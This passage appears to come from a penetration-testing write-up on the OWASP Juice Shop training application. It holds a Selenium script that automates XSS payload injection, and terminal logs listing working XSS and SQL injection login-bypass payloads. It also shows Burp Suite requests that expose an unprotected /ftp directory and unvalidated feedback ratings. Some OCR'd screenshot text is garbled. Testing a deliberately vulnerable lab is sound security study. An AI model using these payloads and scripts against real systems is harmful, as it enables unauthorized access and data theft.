27     chrome_options.add_argument('--no-sandbox')
28
29     # Install ChromeDriver and initialize WebDriver
30     service = Service(ChromeDriverManager().install()) # Use Service to pass the executable path
31     driver = webdriver.Chrome(service=service, options=chrome_options) # Pass service and options
32
33     driver.set_window_size(1024, 768) # Set window size to ensure all elements are visible
34
35     # Inject the XSS payload into the URL
36     target_url = f"{url}{payload}"
37     driver.get(target_url)
38
39     try:
40         # Wait for an alert to be present, indicating the XSS worked
41         WebDriverWait(driver, 10).until(EC.alert_is_present())
42
43         # If an alert appears, it means the XSS attack succeeded
44         alert = driver.switch_to.alert
45         alert_text = alert.text
46         print(f"[+] XSS Alert triggered! Alert text: {alert_text}")
47         alert.accept() # Close the alert
48
49     except Exception as e:
50         print(f"[-] No alert found, XSS attack likely failed for payload: {payload}")
51
52     finally:
53         # Close the browser
54         driver.quit()
```


And this function `xss_attack_using_params()` is designed to perform the attack.



The screenshot shows the VS Code interface with a dark theme. A file named `newXSS.py` is open in the editor. The code is as follows:

```
C: > Users > JOHN > Desktop > newXSS.py > ...
56 if __name__ == "__main__":
57     #target_url = "https://juice-shop.herokuapp.com/#/search?q="
58     target_url = input("Enter the target URL: ")
59
60     # XSS payloads to test
61     xss_payloads = input("Enter the payloads list path: ")
62     payloads = load_payloads(xss_payloads)
63
64
65     # Iterate over payloads and perform XSS attack
66     for payload in payloads:
67         xss_attack_using_params(target_url, payload)
68         time.sleep(2) # Add a delay between each attempt for better observation
69
```

And this is our main function, then we decided to use this script on our target website.



The screenshot shows the terminal tab in VS Code. The command `python.exe c:/Users/JOHN/Desktop/newXSS.py` was run. The output shows the script interacting with a browser DevTools instance at port 62880. It prompts for a target URL and a payloads list path. It then starts performing XSS attacks with various payloads, specifically looking for `<script>` tags. Several XSS alerts are triggered, with one being highlighted in red: `[+] XSS Alert triggered! Alert text: 1`. Other messages include shared image manager errors and TensorFlow Lite XNNPACK delegate creation logs.

```
PS C:\Users\JOHN & C:/Users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/newXSS.py
Enter the target URL: https://juice-shop.herokuapp.com/#/search?q=
Enter the payloads list path: C:/Users/JOHN/Desktop/Exploit/xss_payloads.txt
[*] Starting XSS attack with payload: <video onloadstart=alert(1)><source>
[*] XSS Alert triggered! Alert text: 1
[*] Starting XSS attack with payload: ">">img/src/onerror=.1|alert(555)">

DevTools listening on ws://127.0.0.1:62880/devtools/browser/c1db7393-b53c-46f6-9918-b0f44692f201
[*] XSS Alert triggered! Alert text: 555
[8380:14084:0929/220711.283:ERROR:shared_image_manager.cc(248)] SharedImageManager::ProduceSkia: Trying to Produce a Skia representation from a non-existent mailbox.
[*] Starting XSS attack with payload: "-prompt(8)-"

DevTools listening on ws://127.0.0.1:62880/devtools/browser/098addff-0182-483b-8dae-c417aaf5937c
[*] XSS Alert triggered! Alert text: 555
[8380:14084:0929/220711.283:ERROR:shared_image_manager.cc(248)] SharedImageManager::ProduceSkia: Trying to Produce a Skia representation from a non-existent mailbox.
[*] Starting XSS attack with payload: "-prompt(8)-"

DevTools listening on ws://127.0.0.1:62888/devtools/browser/695bae51-614d-4a1a-84db-e1f5bce282ac
Created Tensorflow Lite XNNPACK delegate for CPU.
[-] No alert found, XSS attack likely failed for payload: "-prompt(8)-"
[*] Starting XSS attack with payload: '-prompt(8)'.

DevTools listening on ws://127.0.0.1:62919/devtools/browser/0a293845-358a-44b3-a9c9-52a865ea504d
[-] No alert found, XSS attack likely failed for payload: '-prompt(8)'.
[*] Starting XSS attack with payload: ';a=prompt,a()//'

DevTools listening on ws://127.0.0.1:62952/devtools/browser/9097d083-b5bc-4f01-a24b-7a675f5a63ae
[-] No alert found, XSS attack likely failed for payload: ";a=prompt,a()//"
[*] Starting XSS attack with payload: ';a=prompt,a()//'


DevTools listening on ws://127.0.0.1:62990/devtools/browser/2e36a1d2-fdac-46ae-a28f-2c5c3c9501ba
Created Tensorflow Lite XNNPACK delegate for CPU.
[-] No alert found, XSS attack likely failed for payload: ';a=prompt,a()//'
[*] Starting XSS attack with payload: '-eval("window['pro%2B'mpt']")-'

DevTools listening on ws://127.0.0.1:63040/devtools/browser/7812cea6-f49a-4c7b-881a-4b5df166d1b


```

Our script detect that the website is vulnerable and also exploit a list of payloads and return the payload if it worked with the target.

So, let's scan the target website manually:



We can see the website main page, let's see if we can crack anything.



We started from the feed back section to see if there is something interesting there.

Customer Feedback

Author
anonymous

Comment *
Max 160 characters 0/160

Rating

CAPTCHA: What is $2+9*5$?

Result *

Submit

We found a customer feedback page, where the user can write a comment and choose a feedback from 1 to 5 and there is also a captcha before sending the feedback.

Customer Feedback

Author
anonymous

Comment *
I WILL HACK THIS WEBSITE ;)

Rating

CAPTCHA: What is $2+9*5$?

Result *

47

Submit

We sent a feedback comment with a 2 rating, and we decided to open burp suite to see if we can change the request.

Screenshot of Burp Suite Community Edition v2024.7.6 - Temporary Project showing a proxy session. The request is a POST to /api/Feedbacks/ with a JSON payload containing a rating of 2. The response is a 201 Created status with a JSON object. The Inspector panel shows the selected text from the response body.

```


Selected text
rating":2
  
```

As we see the rating in the request is 2, let's send it to repeater and see if we can send a request with 0 rating which should be not allowed.


Screenshot of Burp Suite Community Edition v2024.7.6 - Temporary Project showing a repeater session. The request is a POST to /api/Feedbacks/ with a JSON payload containing a rating of 0. The response is a 201 Created status with a JSON object. A red arrow points to the rating value in the request payload.

The request sent successfully, so there is **Improper Input Validation** vulnerability any attacker can use it.

So, let's check if we can find other something interesting.



Let's check about us section:



There is a link which could lead us to something.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is being viewed for the URL `https://juice-shop.herokuapp.com/ftp/legal.md`. The response status is 304 (Not Modified). The response body contains a large amount of placeholder text (Lorem ipsum).

Request:

```
GET /ftp/legal.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; vecloushammer_status=dismiss; continueCode=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept: */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://juice-shop.herokuapp.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Response:

```
HTTP/1.1 304 Not Modified
Server: Cowboy
Content-Length: 0
Report-To: https://heroku-nel.firebaseio.com/reports/v1?l1d=cc7-0bd0-43b1-a5f1-b27570030295a+150GCUJ0MwvB1ZQnTg8x3FfUAKfc43bHE0VTeIhH3D
Reporting-Endpoints: heroku-nel+https://nel.herokuapp.com/reports/v1?l1d=cc7-0bd0-43b1-a5f1-b27570030295a+150GCUJ0MwvB1ZQnTg8x3FfUAKfc43bHE0VTeIhH3D
Nel: {"report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "expected_ms": 1000, "min_ms": 1000}
Content-Type: application/javascript
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
```

We decided to open the link and see the request using burp-suite, we found that the file directory is `/ftp/legal.md`

So, we sent the request to repeater to check if we can access the directory `/ftp` and see the other files there or not.

Burp Suite Community Edition v2024.7.6 - Temporary Project

Target: https://juice-shop.herokuapp.com

Request

```
1 GET /ftp HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomeBanner_status=dmiss; continueCode=q7Wt4cSciC1CxRwqf7vuxKh0k1PvtLWew2uBh0gcs2CB8sq9yIcp;
4 cookieContent_status=dmiss
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
6 Firefox/130.0
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.9
9 Accept-Encoding: gzip, deflate, br
10 Referer: https://juice-shop.herokuapp.com/
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 If-Modified-Since: Sat, 26 Sep 2024 00:02:00 GMT
17 Cache-Control: private
18 Priority: u0,o
19 Te: trailers
20 Connection: keep-alive
```

Response

```
1 <ul id="files" class="view-tiles">
2   <li>
3     <a href="#">[Redacted]</a>
4     <span class="name">quarantine</span>
5     <span class="size">9.9</span>
6     <span class="date">9/9/2024 4:00:05 PM</span>
7   </li>
8   <li>
9     <a href="#">[Redacted]</a>
10    <span class="name">acquisitions.ad</span>
11    <span class="icon icon-ad icon-test" title="acquisitions.ad"></span>
12    <span class="size">909</span>
13    <span class="date">9/9/2024 4:00:05 PM</span>
14  </li>
15  <li>
16    <a href="#">[Redacted]</a>
17    <span class="name">announcement_encrypted.ad</span>
18    <span class="icon icon-ann-encrpted-ad" title="announcement_encrypted.ad"></span>
19    <span class="size">18527</span>
20    <span class="date">9/9/2024 4:00:05 PM</span>
21  </li>
```

Inspector

Selected text: ftp

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 4

Request headers: 17

Response headers: 15

The request sent successfully, and we can see the other files in this directory.

And also we can see what this files contain (which is a sensitive data).

Burp Suite Community Edition v2024.7.6 - Temporary Project

Repeater

Target: https://juice-shop.herokuapp.com

Request

```
1 GET /ftp/acquisitions.md HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; continueCode=QWV4tSc1CfctDuWtq2f7wvKh0k1IIPc7tLWcwUdhh0gexZCBzqDy1cpB; cookielawBannerAccepted=true
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://juice-shop.herokuapp.com/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 If-Modified-Since: Sat, 28 Sep 2024 20:02:22 GMT
15 If-None-Match: W/"be7-1823a3a1608"
16 Priority: u0, i
17 Te: trailers
18 Connection: keep-alive
19
20
```

Response

```
1 {"report_to": "heroku-reload", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via: 1.1"]}
2 Connection: keep-alive
3 Access-Control-Allow-Origin: *
4 Content-Type: application/markdown; charset=UTF-8
5 Feature-Policy: *; frame-ancestors 'none'; main-frame 'none'; manifest 'none'; payment 'none'; script-src 'self'; strict-transport-security 'none'; upgrade-insecure-requests 'none'; worker 'none'
6 X-Recruiting: #/jobs
7 Accept-Ranges: bytes
8 Last-Modified: Mon, 05 Sep 2024 16:00:05 GMT
9 Etag: W/"30d-151d7d97f08"
10 Content-Type: text/markdown; charset=UTF-8
11 Content-Length: 509
12 Vary: Accept-Encoding
13 Date: Mon, 26 Sep 2024 22:31:28 GMT
14 Via: 1.1 vegur
15
16 # Planned Acquisitions
17
18 // This document is confidential! Do not distribute!
19
20 Our company plans to acquire several competitors within the next year.
21 This will have a significant stock market impact as we will elaborate in
22 detail in the following paragraph:
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
```

Search

Burp Suite Community Edition v2024.7.6 - Temporary Project

Target: https://juice-shop.herokuapp.com / HTTP/1.1

Request

```
GET /ftp/announcement_encrypted.ad HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcome_banner_status=dismiss; continueCode=q7Wn4t5clCf7sDwbgf7WuxbHgkR1elvFtLWwcuBhhgcrCBZqgUyIcp;
cookiesconsent_status=dismiss
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://juice-shop.herokuapp.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 28 Sep 2024 20:02:22 GMT
Priority: uro, i
Te: trailers
Connection: keep-alive
Content-Type: application/encrypted-data
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 28 Sep 2024 20:38:07 GMT
Vary: Accept-Encoding
Content-Type: text/markdown; charset=UTF-8
Content-Length: 26523
Content-Security-Policy: default-src 'self'; script-src 'self' https://juice-shop.herokuapp.com; style-src 'self' https://juice-shop.herokuapp.com; font-src 'self' https://juice-shop.herokuapp.com; img-src 'self' https://juice-shop.herokuapp.com; frame-src 'self' https://juice-shop.herokuapp.com; object-src 'self' https://juice-shop.herokuapp.com; media-src 'self' https://juice-shop.herokuapp.com; font-weight: bold; font-style: italic; font-size: 1em; color: #000080; text-decoration: underline; border: 1px solid black; border-radius: 5px; padding: 5px; margin: 10px; background-color: #e0e0ff; background-image: linear-gradient(to right, #e0e0ff 50%, #d0d0ff 50%); background-size: 2px 2px; background-position: repeat;
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 4

Request headers: 17

Response headers: 19

Request

```
GET /ftp/quarantine/juicy_malware_windows_64.exe HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomeBanner_status=dismiss; continueCode=qJWNe4tSelCf3cduWtg2f7wusKhk1c1VcCtLwcvCuuhh0gexC2BCxq0yIcpB; session_id=1604144344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://juice-shop.herokuapp.com/
Upgrade-Insecure-Requests: 1
Expect: 100-continue
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 28 Sep 2024 20:02:22 GMT
If-None-Match: W/"be7-1823aa1600"
Priority: uhd, 1
Te: trailers
Connection: keep-alive
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: 1 Cowboy
Cookie: language=en; welcomeBanner_status=dismiss; continueCode=qJWNe4tSelCf3cduWtg2f7wusKhk1c1VcCtLwcvCuuhh0gexC2BCxq0yIcpB; session_id=1604144344
Report-To: ["group": "juice-shop-nel", "max_age": 3600, "endpoints": {"url": "https://nel.herokuapp.com/report-to?token=727a83418e1c01dec77-0bd0-43b1-a5f1-b57503b2959a+1Q2sWfPwPh3+edXSY7pJ1NA0WfDwPm7CnSUvh+3D"}]
Reporting-Endpoints: heroku-reporting@https://nel.herokuapp.com/reports?st=17275634604sld=012dce77-0bd0-43b1-a5f1-b297503b2959a+1Q2sWfPwPh3+edXSY7pJ1NA0WfDwPm7CnSUvh+3D
Referrer-Policy: no-referrer
("report_to": "juice-shop-nel", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"])
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS, HEAD
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Receiving: #/jobs
Accept-Ranges: bytes
Content-Type: application/json; max-age=0
Last-Modified: Mon, 05 Sep 2024 16:00:05 GMT
Etag: W/"ad-1914783768"
Content-Type: application/octet-stream
Content-Length: 168
Date: Sat, 28 Sep 2024 22:44:58 GMT
Via: 1.1 vegur
[{"id": 1, "url": "https://github.com/juice-shop/juicy-malware/raw/master/juicy_malware_windows_64.exe"}, {"id": 2, "url": "https://github.com/juice-shop/juicy-malware/raw/master/juicy_malware_windows_64.exe"}]
```

So there is **Sensitive Data Exposure** vulnerability any attacker can use it.

Let's open the inspect and check the main java script code:

The screenshot shows the OWASP Juice Shop application running in a browser. The page title is "All Products". The first item in the list is a product named "Bitcoin" with a price of 100. A QR code icon is displayed next to the product name. The browser's developer tools are open, specifically the Sources tab, which displays the main.js file. A red box highlights a portion of the code where a Bitcoin address is being generated:

```
        }
        )
    )
}
drop() {
    ...
    showBitcoinQRCode() {
        this.dialog.open(
            ...
            {
                ...
                data: {
                    ...
                    address: '1AbKfgwvps0q51nBL18kfDQTezw68DRzma',
                    ...
                    title: 'TITLE BITCOIN ADDRESS'
                }
            }
        )
    }
    ...
    showDashQRCode() {
        this.dialog.open(
            ...
            {
                ...
            }
        )
    }
}

```

There is a redirect URL that may contain sensitive information, let's check it.

The link contains sensitive information about blockchain bitcoin address ...

Key Findings:

1) SQL Injection Vulnerability:

- A high-severity SQL injection vulnerability was detected during both the automated OWASP ZAP scan and manual testing.
- A Python script was developed to automate the detection and exploitation of SQL injection vulnerabilities, successfully identifying and exploiting the vulnerability.

2) Cross-Site Scripting (XSS) Vulnerability:

- Multiple input fields were found to be vulnerable to XSS.
- A Python script was created to detect and exploit XSS vulnerabilities, effectively discovering the vulnerability and executing payloads on the target website.

3) Hidden Administrative Functionality:

- During the scan, hidden administrative routes were discovered, revealing sensitive application functionality that could potentially be exploited.

4) Exposed Sensitive Data via Insecure API Endpoints:

- User roles and shopping cart details were exposed through insecure API endpoints, highlighting a critical data exposure issue
-

5. Exploitation & Gaining Access

Objective: Exploit identified vulnerabilities to gain unauthorized access and assess their impact.

1. **SQL Injection:** Using our custom Python SQL Injection tool, we automated the exploitation process, and we managed to login as admin throw this vulnerability.

```
PS C:\Users\JOHN> & C:/Users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/Exploit/SQL.py
Enter the target URL: https://juice-shop.herokuapp.com/rest/user/login
[*] Checking if the website is SQL Injection vulnerable...
[+] The website is potentially vulnerable to SQL Injection.
Enter the target payloads word list path: C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt
[*] Attempting SQL Injection...
[*] Testing payloads:
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ' OR '1
Response: 200
[+] SQL Injection Successful with payload: ' OR 1 -- -
Response: 200
[+] SQL Injection Successful with payload: ' OR '' = '
Response: 200
[+] SQL Injection Successful with payload: '=0---+
Response: 200
[+] SQL Injection Successful with payload: ' OR 'x'='x
Response: 200
[+] SQL Injection Successful with payload: ';WAITFOR DELAY '0:0:30'--
Response: 200
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ';waitfor delay '0:0:5'--
Response: 200
|
```

We used the SQL-Injection tool we built to exploit the vulnerability

Login

Email *
' OR TRUE --

Password *
••••••••

